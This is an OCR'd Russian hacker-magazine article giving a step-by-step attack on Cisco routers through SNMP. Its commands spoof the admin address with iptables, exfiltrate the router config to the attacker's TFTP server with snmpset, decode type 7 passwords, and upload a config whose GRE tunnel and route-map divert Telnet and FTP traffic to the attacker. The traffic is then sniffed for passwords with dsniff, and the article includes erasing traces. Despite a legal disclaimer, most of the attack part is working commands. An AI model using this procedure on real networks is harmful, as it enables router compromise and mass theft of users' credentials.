

SHADOS
/ SHADOS@REAL.XAKEP.RU /

Укрощение дикой киски, или сливаем пароли чемоданами


ВЗЛОМ МАРШРУТИЗАТОРОВ ЧЕРЕЗ ИЗЪЯНЫ SNMP

Сегодня маршрутизаторы фирмы Cisco Systems — это железная основа сети Интернет. Их стабильное функционирование является залогом работоспособности глобальной сети, и потому любая критическая ошибка в их прошивке может поставить под угрозу нормальную работу и связность особо важных сегментов интернета. Сейчас я расскажу о нескольких уязвимостях железной кошки, о которых ты просто обязан знать.





Конфигурация маршрутизатора



Настраиваем машину атакующего

«БОЧКИ», ИЛИ ВЗЛОМ МАРШРУТИЗАТОРА ПО SNMP

К счастью (а может, к сожалению), в последнее время критических ошибок в операционной системе IOS стали находить все меньше, но количество багов в голове сетевых администраторов от этого не сокращается. На просторах Дикого-дикого Веба все еще можно встретить роутеры, доступ к которым осуществляется посредством Telnet и маршрутизаторы SNMP-community с именами public или private. Если использование для доступа к терминалу протокола Telnet — это еще половина беды, то применение простых и часто встречающихся имен SNMP-community (да еще и без должной фильтрации) — это вообще полный белый пушистый зверек. SNMP-сервер маршрутизатора как раз и будет нашей главной целью атаки, вариантов которой может быть несколько.

Первый вариант открыт для нас, если доступ к SNMP-агенту атакуемого маршрутизатора фильтруется плохо или не фильтруется вообще. В таком случае достаточно использовать перебор community-строк по словарю или брутфорсом. К счастью (или опять же к сожалению), SNMP-сервер не имеет понятия о том, что такое количество попыток и их лимит, потому перебор можно осуществлять сплошным потоком, используя различные утилиты. Конечно, лучше, если это будет самописный скрипт, но использование готового софта тоже вполне приемлемо. Например, можно заюзать тулзы из состава Solar Wind Engineers Toolset 9.0 — комплекта приложений для сетевых инженеров, в состав которого входят утилиты для брутфорсинга строк SNMP-community и атаки по словарю. Утилиту очень просто найти в пиринговых сетях, надеюсь, это не составит больших проблем (для тех, кто в танке: мы выложили эту утилиту на наш DVD).

Второй вариант доступен нам, если SNMP-community задана распространенной (а значит, легко подбираемой) строкой, но доступ к SNMP-агенту надежно фильтруется в списках правил. Этот вариант мы рассмотрим подробнее, так как он представляет больший интерес и сложность в сравнении с первым. Конечно, здесь может иметь место еще более сложный вариант, состоящий из комбинации первого и второго способа, о котором мы еще поговорим.


Итак, все же вернемся ко второму варианту. В качестве плацдарма для атаки будем использовать компьютер под управлением ОС Linux (в моем случае это Gentoo Linux 2007.0 с ядром 2.6.23). Для реализации атаки требуется наличие пакета net-snmp и iptables (я использовал версии пакетов 5.4 и 1.3.8 соответственно). Помимо всего прочего, в ядре должна быть включена полная трансляция сетевых адресов и отслеживание соединений в виде модулей iptable_nat, ip_conntrack и ip_tables или в виде следующих опций в ядре, заданных при компиляции:

```
CONFIG_NETFILTER=y
CONFIG_NF_CONNTRACK_ENABLED=y
CONFIG_NF_CONNTRACK=y
CONFIG_NF_CONNTRACK_IPV4=y
CONFIG_IP_NF_IPTABLES=y
CONFIG_NF_NAT=y
CONFIG_NF_NAT_NEEDED=y
```


После установки всех требуемых пакетов и, при необходимости, пересборки ядра первым делом нужно добавить правило iptables, которое будет выполнять преобразование сетевых адресов (в нашем случае их подмену). В правиле необходимо указать, что адрес источника всех пакетов, направляющихся по протоколу UDP к SNMP-агенту маршрутизатора (работающего на 161-м UDP-порту), надо заменить адресом того хоста, который может беспрепятственно использовать SNMP-менеджер для управления и сбора статистики (читай: админский адрес). Подобная запись выглядит следующим образом:

```
iptables -t nat -A POSTROUTING -p udp --dst 10.10.100.200
--dport 161 -j SNAT --to-source 192.168.0.137
```

Здесь '--dst' — адрес атакуемого маршрутизатора, '--to-source' — адрес доверенного хоста, который имеет доступ к SNMP-агенту. Для полной уверенности в корректности функционирования такой команды рекомендую сделать пробный дамп tcpdump'ом и посмотреть адреса назначения. Скорее всего, у тебя, мой уважаемый читатель, сразу возник вопрос о том, как мы будем получать ответы от SNMP-сервера маршрутизатора (агента). Ответ — никак. Нам это и не требуется. Единственный минус такого расклада — мы не сможем контролировать правильность выполнения команд и быть абсолютно уверенными в том, что мы все делаем правильно: ответы будут уходить доверенному адресу, а мы будет получать тайм-ауты запросов, однако маршрутизатор при правильно составленных запросах покорно выполнит все, что от него требуется. На самом деле это очень похоже на то, как мы нередко ночью добираемся до холодильника на кухне: хоть глаза ничего и не видят, дорогу мы знаем прекрасно и всегда можем найти пункт назначения :). Такая покорность маршрутизатора обусловлена, как ты догадался, принципом работы протокола UDP, ведь соединение по UDP на транспортном уровне не устанавливается, и мы спокойно может передавать данные, не беспокоясь за их доставку и не получая уведомления о ней. Естественно, как и в любой другой системе, крупная добыча (хотя и не



Раскодируем cisco password type 7




Терминал sTerm с функциями спуфинга

warning

Внимание! Все действия взломщика противозаконны! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут! Все эксперименты по взлому проводились исключительно на тестовом стенде.

video

На DVD-диске ты найдешь мое видео, показывающее процесс взлома Cisco



dvd

На диске ты найдешь весь софт, описанный в статье.

являющаяся главной целью) — это конфигурационные файлы. Операционная система маршрутизаторов Cisco IOS не исключение, здесь этими конфигурационными файлами могу быть running-config и startup-config, главное отличие которых понятно из названия, но разницы между ними в полностью настроенном и автономно функционирующем маршрутизаторе чаще всего нет. Этот конфигурационный файл, описывающий все настройки роутера, и будет нашей главной целью при атаке на SNMP-community, доступной на запись. Получить конфиг можно несколькими способами, но те из них, которые являются автономными, мы рассматривать не будем. По сети конфигурационный файл может быть получен по протоколам FTP, TFTP или RSCP. В своем примере я буду использовать протокол TFTP для простоты, в качестве TFTPd заюзаем демон atftpd (я задействовал версию atftp 0.7, хотя вместо нее с таким же успехом под Windows мог бы быть заюзан TFTP-сервер из состава SolarWinds Engineers Toolset). Спионеренный конфиг будет сохраняться в дефолтной папке tftpd — /tftpboot. Что до таблиц SNMP-MIB, то нас будет интересовать раздел CISCO-CONFIG-COPY-MIB, который доступен в Cisco IOS начиная с 12-й ветки, заменив собой устаревшую секцию OLD-CISCO-SYSTEM-MIB.

Укажем, что для передачи данных используем TFTP-протокол:

```
snmpset -v 1 -c private <device name> .1.3.6.1.
4.1.9.9.96.1.1.1.1.2.666 integer 1
```

В качестве целого числа задается протокол 1 для TFTP, 2 для FTP и 3 для RSCP. Число 666 выбрано случайно и идентифицирует ячейку, в которую мы записываем нашу составную команду для копирования. <device name> — имя целевого маршрутизатора или IP-адрес. В моем случае это 172.22.2.1. Собственно, строка «1.3.6.1.4.1.9.9.96.1.1.1.1.» — это фиксированное значение OID из состава CISCO-CONFIG-COPY-MIB, отвечающее за копирование. Затем идет цифра, которая отвечает за составные части «команды копирования». Далее укажем, что хотим скопировать текущий используемый конфигурационный файл — running-config:

```
snmpset -v 1 -c private <device name> .1.3.6.1.
4.1.9.9.96.1.1.1.1.3.666 integer 4
```

Если указать после integer 1, то IOS будет пытаться копировать файл из сети, находящийся, например, на TFTP; если 2, то любой локальный файл, не являющийся конфигурационным; 3 (startup-config), 4 (running-config); и последний вариант 5 — стандартный терминальный вывод. Третьей командой указываем, что хотим скопировать файл по сети (ccCopyDestFileType INTEGER: networkFile):

```
snmpset -v 1 -c private <device name> .1.3.6.1.
4.1.9.9.96.1.1.1.1.4.666 integer 1
```

Варианты целочисленного параметра аналогичны предыдущей команде. Четвертой командой назначим адрес TFTP-сервера:

```
snmpset -v 1 -c private <device name> .1.3.6.1.
4.1.9.9.96.1.1.1.1.5.666 address <адрес TFTP-
сервера>.
```

В моем случае это 172.22.1.18. Далее зададим имя файла на TFTP-сервере:

```
snmpset -v 1 -c private <device name> .1.3.6.1.
4.1.9.9.96.1.1.1.1.6.666 string victim-config
```

После того как команда составлена, можно запускать процесс копирования:

```
snmpset -v 1 -c private <device name> .1.3.6.1.
4.1.9.9.96.1.1.1.1.14.666 integer 1
```

Для запуска копирования можно указать параметр 1 или 4. Если бы у нас был доступ, то мы могли бы проверить, успешно ли выполнена команда:

```
snmpwalk -v 1 -c private <device name> .1.3.6.1
.4.1.9.9.96.1.1.1.1.10.666
```

Однако, как и в случае всех других команд, нам будет возвращен статус:

```
Timeout: No Response from <device name>.
```

Потому правильность выполнения команды мы будем проверять по наличию в папке /tftpboot файла victim-config приемлемого размера. Далее можно подчистить за собой следы — удалить ячейку 666 со всеми нашими командами:

```
snmpset -v 1 -c private <device name> .1.3.6.1.
4.1.9.9.96.1.1.1.1.14.666 integer 6
```

Ах да, чуть не забыл: естественно, в качестве community-строки private должно быть имя, заданное на маршрутизаторе.

«АПЕЛЬСИНЫ», ИЛИ СЛИВАЕМ ПАРОЛИ ЧЕРЕЗ GRE-ТУННЕЛЬ

Перейдем к следующему пункту наших действий — получению терминального доступа к консоли. В скачанном конфиге нас больше всего интересуют, как это ни банально, пароли. Паролей может быть несколько в разных вариациях: пароль на enable-режим (enable password 7 <пароль в виде открытого текста> или enable secret 5 <пароль в MD5>), пароль на терминальный доступ:

```
...
!
line vty 0 15
 password 7 <пароль в виде открытого текста>
...
```

А также пароль и имя пользователя (username <имя пользователя> password 7 <пароль в виде открытого текста> или username <имя пользователя> secret 5 <пароль в MD5>).
Кроме всего вышеназванного, вместо открытого текста в конфигурационном файле может присутствовать, например, такая строка: «password 7 06120A3258», где пароль закодирован в результате применения команды service password-encryption. Здесь 06120A3258 — не что иное, как пароль, отображенный открытым текстом — «test». Подобную кодировку назвать шифрованием тяжело, так как алгоритм ее кодирования давно известен и декодируется, например, утилитой Cain&Abel, хотя точно такие же возможности предоставляет S Solar Wind Engineers Toolset в утилите Cisco Router Password Decryption.
Возвращаясь к конфигурационному файлу атакуемого маршрутизатора, мы без труда найдем строки, отвечающие за конфигурацию паролей, и взломаем их перебором или по словарю в Cain либо просто декодируем их. Конечно, если пароль задан в MD5, то придется потратить значительное время. Итак, пароль получен! Однако радоваться еще рано, ведь доступ к виртуальному терминалу может быть ограничен списком доступа, например, так:

```
...
!
access-list 10 permit 172.22.1.7
access-list 10 deny any
!
...
line vty 0 4
 access-class 10 in
 password 7 051F031C35
 login
!
...
```

В таком случае решения может быть как минимум два. Первое — попытаться обойти этот стандартный список доступа. Однако трюк, подобный тому, что мы провели с SNMP, здесь не прокатит по нескольким причинам. Как Telnet-, так и SSH-протоколы используют надежный транспортный протокол TCP, который непременно требует установки соединения с помощью трехэтапного рукопожатия SYN<->SYN/ACK<->ACK. Кроме того, ответные данные получать просто необходимо, иначе соединение теряет свой смысл. И все же решение этой проблемы есть, но доступно оно лишь в том случае, если атакующий находится в той же самой подсети, что и адреса, доступ которым разрешен по терминалу. Общий смысл сводится либо к простой смене адреса на интерфейсе атакующего, либо к спуфингу IP-адреса и/или MAC-адреса. Моей любимой утилитой, реализующей последнее, является sTerm от кодера MAO, создателя Cain&Abel. Скорее всего, разобраться с ней тебе не составит труда: все, что требуется сделать, — это задать желаемый IP-адрес и указать, требуется ли спуфить MAC-адрес источника.

И все же добраться в нужный сегмент сети чаще всего не представляется возможным, поскольку находится он, в отличие от маршрутизаторов, в DMZ за корпоративным аппаратным файрволом на основе, например, Cisco PIX. Конечно, это устройство тоже подвержено некоторым уязвимостям, но это повод для отдельной статьи. Итак, допустим, мы находимся за много километров и хопов от атакуемого маршрутизатора, и наша конечная цель — пачками в благородных целях (для коллекции) собрать пароли пользователей, трафик которых проходит через тот самый маршрутизатор.
Тогда мы выберем другую тактику и снова обратимся к SNMP. Все, что потребуется изменить в предыдущем сценарии, — это поменять местами источник копирования и назначения, предварительно изменив конфигурационный файл на нашем TFTP. Этот способ также применим, если нам не удалось/не хватило мощности или времени/лениво подобрать пароль.
Идея нашей атаки заключается в создании туннеля между атакующим и атакуемым роутером для заворачивания трафика от маршрутизатора к атакующему и последующего его возврата на роутер. Если ты знаком с базовыми принципами маршрутизации, то должен прекрасно понимать, что туннель необходим, чтобы адрес следующего пункта назначения находился в той же подсети, что и один из интерфейсов маршрутизатора, через который будет проходить тот самый трафик. В нашем случае это будет самый распространенный интерфейс-туннель, используемый на Cisco роутерах, — GRE.
Открываем любимый текстовый редактор (позор, если это не vim или emacs) и приступаем к редактированию:

```
..
!
interface Tunnel0
 ip address 10.0.0.1 255.255.255.252
 tunnel source 172.22.2.1
 tunnel destination 172.22.1.18
!
interface Ethernet0/0
 ip address 172.22.2.1 255.255.255.128
 ip policy route-map sniff-traffic
!
interface Ethernet0/1
 ip address 192.168.0.2 255.255.255.252
 ip policy route-map sniff-traffic
!
...
!
access-list 101 permit tcp any any eq telnet
access-list 101 permit tcp any any eq ftp
access-list 101 permit tcp any eq telnet any
access-list 101 permit tcp any eq ftp any
...
route-map sniff-traffic permit 10
 match ip address 101
 set ip next-hop 10.0.0.2
!
...
```

Первым делом мы создаем новый интерфейс — Tunnel0. По умолчанию он имеет тип IP/GRE. В качестве источника зададим один из адресов существующих интерфейсов маршрутизатора, участвующих в процессе форвардинга трафика, а в качестве адреса назначения — адрес атакующего. В моем примере это 172.22.1.18. Далее создаем расширенный список доступа, который может фильтровать трафик, в отличие от стандартных ACL, не только по IP-адресу источника, и укажем, какие протоколы, точнее, порты служб, к которым направляется трафик, нас интересуют. Следующим шагом будет создание карты маршрута (route-map), в которой мы сообщаем, что хотим перенаправлять трафик, соответствующий критериям ACL 101, на адрес 10.0.0.2, который впоследствии назначим туннельному интерфейсу на машине атакующего. Ну и, наконец, применим карту маршрутов к интерфейсам с помощью политики IP:

Общая схема атаки

links

- www.oxid.it — сайт кодера MAO, создателя Cain&Abel и sTerm.
- www.cisco.com — незаменимый источник информации об оборудовании Cisco Systems.
- www.solarwinds.net — официальный сайт компании SolarWinds, девелопера Engineers Toolset, использованного мной в статье.
- hellknights.void.ru — сайт Hell Knights Crew.
- shados.freeweb7.org — моя домашняя страница.

```
ip policy route-map sniff-traffic
```

Все. Конфигурация готова, можно заливать ее обратно на маршрутизатор, как я описал это выше. Теперь перейдем к машине атакующего. Для наших целей нам понадобится модуль ядра ip_gre. Вот что сообщил modinfo об этом модуле в моей системе:

```
filename: /lib/modules/2.6.23-gentoo-r1/
kernel/net/ipv4/ip_gre.ko
license: GPL
depends:
vermagic: 2.6.23-gentoo-r1 mod_unload 686
4KSTACKS
```

Для загрузки модуля выполним:

```
modprobe ip_gre
```

И проверим успешность его загрузки с помощью команды:

```
lsmod | grep ip_gre
```

Если все прошло успешно, то самое время приступить к установке пакета iproute2 — набора программ для просмотра и манипуляции параметрами сетевых устройств, заменившего полный набор классических сетевых утилит *nix. С помощью него мы будем управлять нашим GRE-туннелем и маршрутизацией. Я использовал версию iproute2-ss070710, чего и тебе советую (на момент написания статьи она была последней). Туннель будет аналогичен тому, что мы создали на маршрутизаторе, с тем лишь отличием, что адреса источника и назначения поменяются местами:

```
ip tunnel add Tunnel0 mode gre remote
172.22.2.1 local 172.22.1.18
```

Далее назначаем адреса туннелю:

```
ip addr add 10.0.0.2/30 dev Tunnel0
```

И поднимаем линк:

```
ip link set Tunnel0 up
ip addr add 10.0.0.2/30 dev Tunnel0
```

Так как весь трафик нам необходимо возвращать на атакуемый маршрутизатор, то основным шлюзом будет для нас адрес 10.0.0.1. Чтобы не потерять связь с адресом 172.22.2.1, пропишем к нему отдельную маршрутизацию:

```
ip route del default
ip route add default via 10.0.0.1
ip route add 172.22.2.0/25 via 172.22.1.61
```

Естественно, чтобы была возможность перенаправлять трафик, необходимо такую опцию включить:

```
echo '1' > /proc/sys/net/ipv4/ip_forward
```

И проверить, все ли корректно настроено у нас в iptables для цепочки FORWARD. Теперь все готово для того, чтобы перенаправлять трафик и вытаскивать из него пароли чемоданами. В качестве парольного снифера я использую dsniff версии 2.4. Запустим его:

```
dsniff -i Tunnel0 -w ./sniffed_passwords
```

Через некоторое время файл sniffed_passwords начнет заполняться паролями от FTP и Telnet-сессий. Прочитать файл можно так:

```
dsniff -r ./sniffed_passwords
```

ЗЛОКЛЮЧЕНИЕ

Как говорил Остап Бендер, «грузите апельсины бочками». На этом все. Стоит отметить, что подобный сценарий уже был описан в статье Mati Aharoni, William M. Hidalgo «Cisco SNMP configuration attack with a GRE tunnel» на www.securityfocus.com еще в 2005 году. Однако способ, приведенный авторами, чрезвычайно неудобен, поскольку требует физического доступа к маршрутизатору у атакующего и имеет предрасположенность к страшным извращениям с tcpdump'ом. Естественно, Циску в ближайшем киоске не купишь, да и стоит самая простая модель немалых денег. Это первое. А второе — достать жирный канал, который смог бы переварить большой объем проходящего трафика, тоже будет проблематично. Ну и третье — скрытность. Понятно, что анонимный root-shell скроет следы атакующего, да и достать его очень просто (но не в соседнем киоске :)). Всего наилучшего.